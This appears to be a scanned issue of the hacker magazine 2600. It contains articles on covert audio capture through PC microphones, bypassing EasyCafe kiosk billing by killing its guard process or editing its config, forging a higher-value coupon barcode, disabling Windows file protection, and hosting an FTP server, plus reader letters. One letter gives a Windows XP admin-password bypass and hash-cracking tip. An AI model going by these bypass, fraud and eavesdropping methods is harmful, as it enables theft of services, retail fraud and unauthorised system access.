The only black magic is in the dynamic range provided by 16-bit audio. Most PC audio systems lose three or four bits to noise, but that still leaves you with at least 12 usable bits. You can record an almost-inaudible -48 dB signal (0.4 percent of full scale), boost it by 256 to normalize it, and still have four bits or 24 dB of signal available. The high gain will create highly amplified noise, and the four-bit speech won't sound good, but it will certainly be intelligible.

Don't believe me? Then why not just try it to see what you pick up. It's easy. Use the Recording Control panel (sndvol32.exe) to make sure the mic is selected, and to set its gain to max. If you have a laptop then it might have a dual-purpose line-in/mic jack and in that case you should click on the "Advanced" button to verify that the microphone boost is enabled. Use your favorite audio editor for recording. If you don't have one,

then you could use the basic Windows recorder (sndrec32.exe) but two much better choices are Cool Edit (www.syntrillium.com) and Gold Wave (www.goldwave.com). Whatever editor/recorder you're using, configure it to 16-bit mono audio in linear PCM format. Your system might be able to get good recordings at 8 kHz but for now just play it safe and set the sample rate to 11.025 kHz or 16 kHz.

You need good audio output to hear the results. Headphones are best, but external speakers are also good. You will probably have to boost the output level. That can be done via your headphone/speaker volume controls and system playback gain controls (sndvol32.exe again) but you'll get less distortion if instead you use Cool Edit or Gold Wave to normalize the audio before playing it back.

There are two microphone configurations that are particularly challenging: high-quality PC headsets and docked laptops.

Cheap headsets are no problem. They pick up any sound, from any angle, in any position. High-quality headsets with close-talking mics don't. For example, the Andrea Electronics NC-65 stereo gamers' headset with anti-noise features seems to live up to its claims. Even so, it records ordinary speech five feet away as -48 dB and as already calculated that's all it takes. The background noise is steady (wide-sense stationary to you DSP types) which means it's easy to develop a custom speech detector for it. Chalk up any PC headset as... supertap-capable. For a long-term test you'll need to record to disk and use a speech detector. Those features are found in utilities developed by scanner/ham radio hobbyists, examples being Scanrec (www.davee.com/scanrec/index.html), Vox Recorder (ninopo.freeweb.supereva.it/radio/VoxRecorder/index.htm), and RecAll (www.sagebrush.com/recall.htm).

Docked laptops don't work as well. There are two reasons for that. First of all, high frequencies are attenuated by the narrow passages the sound has to pass through to reach the mic. That makes consonants harder to understand, masks some of the cues people use to recognize speakers, and reduces faraway speech to meaningless mumbles. The second problem is that the mic might have lots of noisy neighbors in there: fans and disk drives. Fans produce continuous noise due to air flow. Disks emit transient clicks that are hard to filter out since they aren't a steady noise; if you're experimenting with a built-in laptop mic then *don't* log the audio to disk. For a worst-case scenario consider the (aging) Dell J650: its docking station is fully enclosed on three sides and the mic is centered above the keyboard far away from any open air, but it can still pick up speech from the immediate vicinity. Newer Dell laptops use open-frame docking stations with the mic on the right side of the keyboard so it's much closer to free air and therefore produces better recordings.

I'll close off by explaining the "disconnected and lifeless laptop." Modern laptops have power-management features which allow you to configure how they behave when the case is shut. It's sometimes possible to configure them to simply keep on running when closed up. That still leaves those blinking LED's, but any doofus with a screwdriver and wire cutters can disable them. What's left is a high-capacity, highly configurable data logger. It isn't likely to be hijacked by a third party, but it's still worth mentioning as a mic to be wary of.

OPTIMUM Online and You

by Screamer Chaotix
screamer@hackermind.net

For years the telephone companies of the world have pulled the wool over their customers' eyes, forcing ridiculous charges upon them and blinding them from the truth. Hackers rose against this, pointing out these injustices and showing everyone exactly what was happening with the technologies they knew nothing about. Now, a new threat is present. Only this time it's not the telcos, it's the cable companies.

This article will focus on Optimum Online, a well known cable modem provider in the Connecticut/Long Island area, but I'm certain these tactics are in place all over the country. Optimum Online, like other cable providers, sells you a cable modem and NIC through The Wiz retail outlet, along with their service. Upon installation of their

hardware, you register with them online, where you are then presented with their terms of service (mind you, you've already purchased the equipment). Once set up, you're ready to go and, like most people, you'll be amazed by the high speeds.

However, if you're like me, you had a few questions before you made your purchase. The first, in my case, was a simple one: "Is this equipment compatible with Linux?" The man at The Wiz assured me it was, although Optimum did not support that particular operating system. I looked at the NIC and noticed it was an ISA, which didn't sit well with me. I asked for a PCI, but he said that's the only one they had. Fair enough, I had his assurance it would work with Linux, so what was there to fear?

That was the first problem, but it certainly wasn't the last. The NIC did not work with Linux, and the only way it would was if you wrote your own driver more or less. Unfortunately I really didn't have that kind of time, especially when I was told it would work out of the box. Nonetheless, time went on and I eventually got a card that did work. Problem solved. I was now online and enjoying the incredible speed of my cable modem. Here was where the new problems began to creep in, as pointed out by this email I received from Optimum themselves:

Dear Optimum Online Subscriber:

You may be running a server from your computer and not even know it.

If you use any of the peer-to-peer file services listed below without disabling the file sharing option, the entire Internet can access the files on your hard drive. In addition, use of these services can lead to network problems that may result in your upstream speed being temporarily reduced to control this abuse of service.

Aimster, KaZaA, iMesh, Audiogalaxy, eDonkey2000, NeoModus, BearShare, Gnotella, Gnucleus, GTK-Gnutella, LimeWire, Mactella, Morpheus, Phex, Qtella, Shareaza, SwapNut, XoLoX

Don't compromise your privacy or the performance of your high-speed connection.

First they "alert" me to the dangers of these file sharing services and then, one sentence later, say they're an abuse of service. Wonderful, now by merely using KaZaA I was violating their terms of service. How you ask? Running any kind of server on Optimum's network and, as I said, other cable networks most likely, is strictly prohibited. So running KaZaA is a violation of my terms of service, and should I continue doing it, I may be punished. A part of me wonders if the RIAA or MPAA are standing in the shadows, but I won't go into a conspiracy theory.

There's a problem here. The terms of service basically give the cable company the right to declare anything a server! Next week ICQ might be forbidden, using DCC could be outlawed, and forget about running telnet, ssh, or ftp on your computer. They claim servers pose a security threat, yet I don't understand why they won't let me take my own chances. There are people in this world who use the Internet for more than just email and web browsing after all.

Which brings me to my next point - websites. By now it should be no surprise that many cable companies oppose running webservers on their networks. Out of curiosity, I found myself playing around with Apache one day, just to see what would happen if I set up a site. I made up some html files, threw them in /var/www/html, and went to my IP via my 192.168 address. There was my site, clear as day. Next, I opened port 80 on my layer two switch and asked a friend to head to my IP using a web browser. He did, but could not see anything. All right, they were filtering port 80. I changed around httpd.conf so that both "Port:" and "Listen:" were set to 81 and asked him to connect again. This time, it worked.

This however, did not last long. Today it does not matter which port I use. All incoming http requests are filtered at the gateway. What does this mean? It means I can run a webserver on any port I like and then telnet to the server:port to see that it's there, but making any sort of http (or https) request leads to a connection timeout. Great, now none of my friends can see my site.

My solution was really quite simple, although far from practical. I merely installed VNC (Virtual Network Computing) on one of my local machines and gave the IP/port to my friends. This allows them to connect to my internal machine through VNC, open a browser, and see my site as though they were

on my LAN. Of course, it's sad I have to take such measures. All I want to do is use the Internet the way it's meant to be used. Why must there be so many restrictions? You pay for your allotted bandwidth and, as long as you don't uncap your modem, you should be allowed to do whatever you wish.

I'm certain there are people who disagree with what I've said. Many have told me the terms of service are what they are, and if I don't like it I should go elsewhere. I'm not really sure where I can go... DSL I suppose, but why should I have to go through the hassle? There are a number of other things I could rant about, but I think what I've said is sufficient. We mustn't let these types of things continue. If we do, one day we'll find ourselves paying for every download, or getting booted because we had the nerve to run ssh. Unless we stand up against the ISPs, we may never have true, unfiltered Internet access.

Shouts to Dash Interrupt, Panther, Leland D. Peng, Sparky, and Jack Bauer.

CYBER Cafe Software Security



by minion

Cyber cafes are popping up all over the world. The purpose of cyber cafe software is to restrict the user depending on purchases and security purposes. In normal cyber cafes there is usually one server running the server software responsible for managing and serving customers, and the rest run the client software which contacts the server for information like user/password info, item purchasing, time purchasing, etc. You would think that security would be a huge priority when working directly with the purchase of time and direct money use. Ironically though, cyber cafe software can usually be bypassed with ease.

The piece of software being covered here is Tinasoft EasyCafe, claiming to be "The best Internet Cafe Management Software in the World." Bold statement, eh? EasyCafe works like this. On the server is the EasyCafe server software. It handles all EasyCafe connections, user details, socket info, accounts, prices, time distribution, balances, log files, transactions, even food orders! The admin on the server can also get continuous screenshots of any client, send popup messages, and some other features.

Now on to the fun stuff, the client software. Careful when testing cafe software. It is extremely easy to lock yourself out of your own computer! There are three files which play a role in EasyCafe's security.


Client.exe - client application. Handles server requests, time, orders, billing info, etc.

Guardit.exe - monitors escape keys (not very well), task manager, and other potentially dangerous things.

Easy.cfg - configuration file for Client.exe

Client.exe doesn't have much fun stuff in it but Guardit.exe and Easy.cfg sure do. Guardit.exe keeps you from simply being able to alt+f4 the main login screen. Well, what happens when it can't be started? The program freaks out and closes itself and tells you to contact the system admin!

So how exactly do you get this to happen? It's simple. Just rename Guardit.exe to any-



thing else and then kill the Guardit process. Killing the process could be a pain if you're trying to use Task Manager, considering that running Guardit closes Task Manager every time you open it, so let's just use cmd.exe.

C:> rename "C:\Program Files\TinaSoft\Easy Cafe Client\Guardit.exe" Guardit.bak

C:> tskill Guardit

Wait a couple of seconds after you type this and you should be prompted with an "OK" box saying "ERROR:: GUARDIT.EXE CAN NOT BE STARTED..! PLEASE CONTACT YOUR SYSTEM ADMINISTRATOR." After hitting OK you will be returned to a computer free of the restrictions placed by the server and client software.

It gets easier though. Guardit.exe is based on time intervals. If you hit ctrl+alt+del and Task Manager pops up, it takes a couple of seconds for Guardit to close it. Can you see the flaw yet? Guardit is also what is responsible for making sure the client isn't closed. Quickly killing Client and then Guardit immediately after will also return you to an unrestricted computer!

C:> tskill Client

C:> tskill Guardit

Believe it or not, there's more. The configuration file has come back to haunt EasyCafe. The configuration file is where the server's IP address is stored. Simply changing the server's IP to another that's pre set up with unlimited time will obviously bypass what the software had intended. The file should look something like:

127.0.0.1 ˇxΩa6$¥ĴR®x"ˆ-¿
P3˜‡c1L≥c'ÚåC9Ü‹˝Îÿyfl‰™!öæ1S‹±±H¨
Δ4 6<(R?-J ∏zˆ#‹ Åa¥Ö¢C ÁO°?"
ÙòQ1ê% '_ 2&·ü¡-ú“ "â? ∂`52á 'T3/ò¥Å
¬D»º∑'°°≥i

The first parameter, 127.0.0.1, is the server IP address. A quick change in the configuration and you're done.

A Coupon Trick



by Charles

A manufacturer's coupon for 30 cents off Philadelphia Cream Cheese was found inside the lid of a prior purchase. The UPC code was very short and there were repetitive numbers in the second half of the code. Knowing that the first portion is the manufacturer's ID number and the second half being "23030," I wondered if the "3030" was the face value of the coupon repeated. (The original coupon UPC code was: 5-21000-23030-8.)

Knowing the last digit (8) is the checksum, I popped over to http://www.barcodesinc.com/generator/barcode/ and typed in: 521000275?? (the question mark causes the CGI program that creates UPCs to determine the new checksum on its own).

Now, popping over to the Kraft web site - I got some graphics and quickly pasted them all together with some text in Photoshop (just to prevent any potential problems if someone saw the coupon - a black and white UPC on plain paper might get some attention!).

Now to put it to the test - could hacking this 30 cent coupon up to a 75 cent coupon be that easy? I went to a local store with a self-checkout and purchased one container of Philadelphia Cream Cheese (which was $1.99 and had 30 cents off (store sale)). Now the test. Scan the coupon. The worst that could happen is that the UPC would be "not on file," right?

Bingo! 75 cents off, plus 75 cents off (my store doubles manufacturer coupons!), plus 30 cents off (store sale). Total sale: 19 cents. Now I'm wondering about other coupons that use this short form of the UPC used with coupons.



Hacking the Look

by Rev. Karn - ZenLogic/Freebooter


This is not an article about hacking the mainframe or some network someplace, but an article about something much closer to home. Your everyday Windows box. These visual hacks will work on most flavors of Windows. Have fun and read the caution below.


Caution: First off, doing these hacks can mess up your system. Remember to back up all important files, and that includes the registry. Make a copy of all the files that you res-hack, copy the dllcache to another directory just in case, and rename. Then empty out the old dllcache. Make a new up-to-date ERD disk and be careful. Let me say this again: *be careful.* The program I used the most was Res-Hacker (Resource Hacker 3.40 by Angus Johnson), a great little file for hacking system files and retrieving resources. (Google it.) Use the program a bit beforehand. You will find that it is self explanatory.

Background

I have been obsessed with computers for a long time now. In fact, my first computer was a Timex/Sinclair 1000. After that came the Tandy, then various Commodores, an old Osborne, an AT&T 6300, then over the years a bunch of 386's, 486's, and Pentiums. Now my systems consist of mostly (eight) home brew computers, a variety of CPU's from the low end of a 300 MHz over-clocked Pentium 2 to the high end of my brand spanking new Sony laptop - 1.5 MHz mobile Pentium 4. The rest are mostly AMD 700 and 850 MHz systems. All running a Mulligan's stew of OS's from Windows 3.1 to Linux (Free BSD and Mandrake - I have one old 286 laptop running Minux), and one Apple Performa running OS 7. A D-link DSL 4 port router and an SMC 8 port hub connects it all together. One box is a file server for the storage of overflow files. I have eight kids. Do you know how many Pokemon jpegs are out there? Yes, they have saved them all.

My first hack was setting the 6300 up with 9600 baud modem, a packet driver, and an early trumpet like program, then social engineering my way into a university's modem room phone





number and getting on the Arpanet back in 1983 when it changed over from ncp to tcp/ip, so I could use usenet.

This article is about my laptop and the OS hacks I had to do to make it truly my own. Let me explain. The laptop, named mAlice (mobile-Alice, at least one of my computers are always named Alice, don't know why) is the work computer. The one I drag along to the job site with me. I am retired and administer several small business networks in the surrounding towns for extra income. Anyhow, malice boots into lilo. From there you can choose Win2k or Mandrake. Default is Win2k. Also on the Windows side I emulate Mac OS 7 using Basilisk (for compatibility with the kids' school files... boot to Mac, convert the files, drop them onto the NTFS partition, there you go. The kids can now work on the files at home.).


The Hack

As you know, Win2k looks horrible, so when I'd pull out the laptop and boot to Windows, it looked like all the other computers out there. Real embarrassing. I the great Zenlogic with a plain Jane machine... (way too much time on my hands now that I'm retired!) so I tried to do something about it. Out came Res-Hacker. I started looking at the system files in the OS and looking for the start button and other resources. I wanted it to look like a Linux box, so I starting hacking away at things. (Yes, I know there are programs out there to do this but I didn't think it would be that hard. How wrong I was and, yes, I have tried Black Box and KDE, on top of Cygwin. However I wanted to keep that part of Windows the same because I install and uninstall programs all the time and neither Black Box or KDE for Windows really works right in that regard.)

First, we need to turn off Windows file protection (an almost impossible thing to do). Microsoft's way of protecting us from ourselves and their answer to dll hell. I knew that there was a registry hack to disable it.

(HKEY_LOCAL_MACHINE\SOFTWARE
Microsoft\Windows NT\Current Version
Winlogon)
Value: SFCDisable
Type: REG_DWORD (DWORD Value)
Value: 0 = enabled (default), ffffff9d = disabled

Thank you whoever you are at the "microsoft.public.windowsxp.general" newsgroup. However I quickly found out that this only works on Win2k pre SP3. Now, what do I do? I went back to the newsgroups. I found an obscure article on the overclockersclub.com website: "How to Disable the System File Checker in Windows XP" dated March 4, 2002. I tried it on Win2k and lo and behold it worked. Here are the main points.



Windows XP No Service Pack

Backup sfc_os.dll (sfc.dll in Windows 2000) in the \windows\system32 (\winnt\system32 in Windows 2000) directory. Make another copy of sfc_os.dll (or sfc.dll), call it sfc_os1.dll (or sfc1.dll), and open with a hex editor. Go to offset 0000E2B8 (0E2B8h). You should see the values "8B" and "C6".

Windows XP Service Pack 1

At offset 0000E3BB (0E3BBh) you should find the values "8B" and "C6".

Don't do anything if you can't find these values. (When I looked in the sfc.dll file in Win2k the 8B C6 values were there.)

Change "8B C6" to read "90 90" and save.

Now on my computer I just rebooted into Linux and copied files, which solved the problem of replacing files in use, but the article on overclockers.com said this:

"Run these commands to update the system files:
Copy c:\windows\system32\sfc_os1.dll c:\windows\system32\sfc_OS.dll /y
Copy c:\windows\system32\sfc_os1.dll c:\windows\system32\dllcache\sfc_OS.dll /y"

I take this to mean boot with a boot disk or F8 to a command prompt and run the commands from there. OK, if all goes well, we just have a couple of things left. If you are asked for a CD ignore it. Remember to reboot and fix the registry like I did with the SFCDisable Reg hack. You must do both in Win2k to turn off file protection. Reboot, you're good to go. Check if it worked by going into the event viewer and looking for an entry like this.

Event Type:	*Information*
Event Source:	*Windows File Protection*
Event Category:	*None*
Event ID:	*64032*
Date:	*4/16/2003*
Time:	*3:48:14 AM*
User:	*N/A*
Computer:	*MALICE*
Description:	*Windows File Protection is not active on this system.*

OK, now we can really start changing things. Remember, this is Windows, so things aren't where you would think they would be. Let's start with the boot screen background bitmap, use Res-Hacker to open Ntoskrnl.exe, look for bitmap #1. Replace the bitmap with one of your own choosing. It must be a bitmap file that is 640x480 with 16 colors. Or find one on the net, search for boot logos, or modify the one already there. Save, reboot, and admire your new boot logo. Next I wanted to change the Start button. But where did Microsoft keep the string table for it? Yep, explorer.exe. So I opened it up with Res-Hacker and there it was. String Table -37 -1033. On the right, you should

see the word "Start". You can change this to anything you want, as long as you don't go over five characters. Now hit the Compile Script button. Go to String Table -38 -1033. Again, on the right you should see "Start". Change this to the same as the previous one. Hit the Compile Script button again. Now there is the little problem of the Microsoft icon on the Start button. That can be changed too. Res-Hack back to explorer.exe and look for bitmap -143 -1033. You can use a pre-made image or make your own. It must be a bitmap file 25x20 by 16 million colors. Save and reboot. But a problem cropped up after I hacked everything. I just couldn't save it. I left it in frustration for awhile, watched some dbz with the kids, and then it hit me. Duh, can't save because it was in use. So I used Task Manager to close Explorer and then alt-tabbed out of it to Res-Hacker. Saved, then rebooted. Cool, it worked! Now we are getting someplace. New boot logo and a Start button that has lost all traces of Microsoft. Good to go.

Next was the Microsoft bitmaps and logos appearing on the "starting" and "login" box while logging in, also when hitting "ctrl-alt-del". Where were these resources? I looked and looked and couldn't find anything. Then I remembered I had a problem booting not too long ago and the log file from the event mentioned mygina.dll. So I opened it up and there they were. I pulled these resources to find out what size bitmaps they needed to be. They had to be a width and height of 413x72 and 16 bit bitmap. I converted the bitmaps I had picked out to the size needed and replaced the old bitmaps. Saved and rebooted. Cool, but things were still Microsoft blue, back to Res-Hack. Saved out the bitmaps and such, changed colors and replaced them, saved and rebooted. Good to go. Now malice looked good. Except for one thing, the logon applet. Still the Microsoft blue and no graphics or such. I was stumped! How the hell do I change that? I could change the color of the start screen with a Reg hack. Black of course.

(HKEY_USERS\.DEFAULT\ControlPanel\Colors\\\Background change to FFFFFF)

But the logon stayed the same. Well hell. Took a few days to think about it, meanwhile searching on Google. Not much help, but ran across a freeware program called "Crash Course Logon Interface" at www.crashcoursesoftware.com. Turned out to be just the thing I needed. Check it out. That taken care of, there were all kinds of icons and bitmaps in the various dll and exec files in Windows and to change them all would take forever. So here is where I cheated again and used a program. One day on Google I ran across a Japanese software site. I found what looked like a program for changing the icons in Windows. I downloaded it, and sure enough it was. Here is info on this very nice program:

Masami Ikawa
Madonote ver6.01 for Windows
Filename WHAND601.EXE
http://www.asahi-net.or.jp/~vr4m-ikw/Global/download.html

A nice program for sure. It made my quest a lot easier. Try it. I changed almost all the icons in my system. The ones Madonote didn't do I Res-Hacked. Now we have a pretty visually different desktop. There are other things I didn't like about Windows. The plain menu bars, etc. Using Res-Hacker I opened explorer.exe and other such files and dll's, did some changing here and there, had all kinds of fun, messed up a few times, put it all back, and started over. "So it goes." Now I have Win2k looking just right for me. A friend dropped by one day, saw the desktop, and thought I was in Linux with a new theme. It was great.

It sounds easy now writing this, but at the time it really sucked. I even screwed the registry up a few times and lost Windows. Thank God for backups. All in all, it took me several days of work, thinking, and searching the newsgroup archives to redo the look of malice. Finally, after much frustration and a few episodes of dbz (from fat bu to kid bu), in the end it all worked, and malice looks great. That is why I decided to write this, to put this information in one place. Now when the rubes look at my box top, they are always asking what OS I use and the women, well, that's another story. Now if I can just make the lilo boot-splash look different....

Thanks to all the people who have posted replies to the newsgroups in the past (newsgroups are a great resource for any kind of information). I tried to find the old posts, quote them, and give credit. However, most are gone now or I could not remember where they were or find them again. Sorry if I missed somebody. You know who you are. Thanks.

By the way, howdy Joe (Joeschmoe).

HOSTING AN FTP SERVER

on Cable/DSL Routers

by osiris188
Updates81@hotmail.com

In 19:3 Khoder Bin Hakkin wrote a great article on setting up free web servers. In 20:1 Toby complemented this article. Like them I also decided to set up my own ftp server. I did it all completely free and with no hassle. My FTP server was set up on Windows 2000 Professional. I'm also going to give a possible solution to the dynamic DNS problem.

My Hardware: U.S Robotics broadband router and an Alcatel speed touch home DSL modem.

I built a computer from all free parts that I managed to pick up along the way. It's an AMD Athlon 333 mhz with 192 MB ram 10/100 NIC and a 7.5 gig HD. Nothing special as you can see! But let me tell you I ran Win 2000 server on this thing no problem.

FTP Software Used: You can download any ftp program. http://www.webattack.com/freeware/server/fwftpserver.shtml has some good ones. I used guildftpd from http://www.guildftpd.com/. It's very easy to use and configure. It also has great IRC tools on it and of course, *it's free!*

Solving the Dynamic DNS Problem

http://www.myserver.org. There, I said it! You sign up free of course then download the myserver.org SW and run it. Simple as that. Because your IP on cable/DSL is often dynamic, myserver constantly updates your IP to translate to the web address you choose. You can set the speed at which you want myserver.org to check for your new static IP. Keep in mind this is all for Windows. You can configure myserver.org to be a web host, and for ftp, VNC, pc anywhere, mail, telnet and IRC. You can also add the MX record. Myserver.org also gives you the option to open alternate ports in case of ISP port blockage.

Router Configuration

Depending on your ISP your FTP port 21 may be blocked. My port 21 is not blocked. I'm using a U.S robotics 4 port broadband router. They go for about $99 Canadian. All you need is two tabs in the router configuration utility "virtual dmz host" and "virtual server." We'll start with virtual dmz host. You'll see something like "IP address of Virtual DMZ host" then the internal IP address of the box you're on and you check off "enable."

Next step you go into the "virtual server" tab. This is where you set the router to redirect traffic through your desired port to the ftp server. It looks something like this:

Private IP	Private Port	IP Type	Public Port
192.168.123.xxx	21	Tcp Udp	21

All you have to do is save your settings and logout. Keep in mind NAT is enabled by default on this type of router. After this you're all set to go! Setting up an ftp server was definitely worthwhile. All my SW and troubleshooting docs are always available.

Shouts to: My parents, markay26, bergo, jazon, karim, Scottie D, and bookman.

Write for 2600!
articles@2600.com



Maybe these guys can sue a certain government agency since they had the name first. We'd probably all be better off if they took over the department anyway.

Photo by lentil

2600

Yes, we've gone and done it! In response to all sorts of requests and demands we now have official 2600 hooded sweatshirts! Instant respect on the streets may be yours once you start proudly showing off these classy garments with the 2600 label on the front and the "official" seal on the back.

All sweatshirts are black with white lettering, available in sizes L, XL, XXL.

Order through our online store at store.2600.com or send $35 ($45 outside of North America) to 2600, PO Box 752, Middle Island, NY 11953.

Love the design but hate sweatshirts? Or maybe it's just too damn warm for such a heavy piece of clothing? No problem! The exact same design and layout is also available on brand new t-shirts for $18 ($23 outside of North America).

Voices

Sensitive Info

Dear *2600:*

Do you have anything that you absolutely won't print that *could* be considered in the "hacking" community under a general definition? Such as DoS attacks, P2P networks, etc....

f0urtyfive

We tend to focus on methodology which hopefully will get people thinking in a constructive way. What we won't print are things like passwords or codes to specific machines and/or networks because there's not a whole lot that can be learned from that. However, we most definitely will share default passwords and algorithms. We'll also explain how a system works or has inadequacies. If we start down the road of worrying how people will use certain bits of information, the whole purpose of the magazine will be subverted.

***Dear* 2600:**

What are all of these IP addresses and names on pages 40-45 of 19:4? Don't really want to do much scanning unless they're some sort of foreign ass wipe site. Can you help?

brian

We've said too much as it is. But what exactly would you do if they were "some sort of foreign ass wipe site?"

Handy Tips

Dear *2600:*

What do you do if you "lose" your admin password on a Windows XP system? Time to format the hard drive, right? Nopers, just pull out your old Win 2000 CD, boot from that, and enter the recovery console. Strangely, Win XP security settings don't affect Win 2K's recovery console, meaning you have full access to the box. If you don't have a Win 2K disk, try changing C:\WINDOWS\SYSTEM32\CMD.EXE to LOGON.SCR and wait until the logon screensaver comes on, sometime 15-30 minutes, and instead of the screensaver the Command prompt will come up. From either of these all you have to do is grab the password hashes and crack them with your favorite password cracker, like Jack the Ripper or LophtCrack if you can't do your thing from the command line. Neat, huh? Hope this saves some headaches.

Jason Argonaut

Dear *2600:*

Thank you for the information provided about the telemarketers - namely what is going on when you answer the phone only to hear a few seconds of silence followed by a telemarketer greeting you. It's just so easy to pick out these calls now. Every time I hear this pregnant pause, I just stay on the line and keep quiet. It's pretty easy to tell when it's a telemarketer (all the sounds from a busy call center in the background). When I determine it's a telemarketer, I just keep quiet until he hangs up. It's brilliant! Thanks so much.

tavdog

Policy

Dear *2600:*

I'm currently a senior in graphic design at Otis College of Art and Design in Los Angeles. For my senior thesis project I'm creating an informational anti-DMCA booklet to inform the general public about the DMCA, its effects, and proposed solutions being offered. The booklet will be distributed for free on and off campus. Most copies will be distributed to visitors through the college's senior show.

I'd like to request permission to use in part or whole the article titled "DMCA vs. DMCRA" from *2600,* 19:4. I will credit the author and *2600.*

Gloria

By default, we consider this to be acceptable use. We also ask that people using material from the magazine send us a copy of whatever it is they're putting together.

Dear *2600:*

I've been meaning to mention my thoughts about the magazine's article policy. Personally I think one part of the article submission policy is unfair. The part saying that all articles submitted to the mag must not have been submitted anywhere else first. Let me give a little analogy here: it would be much like Coca Cola telling all Coke drinkers that they can only drink their product if they haven't drank Pepsi a day or two before drinking Coke. It's unrealistic to think in the span of about three months (actually, over three months for those buying the mag from Barnes and Noble and other stores) that people will always remember they submitted an article to *2600* that they'd *really* like to submit elsewhere as well, or simply want to be bound by such control freak type policies. As is often said in the mag, in some form or another, the exchange of info is and should be free. Such a policy doesn't exactly encourage such a thing, at least during the excruciatingly long wait to see if an article sent gets printed or is thrown away like so much trash.

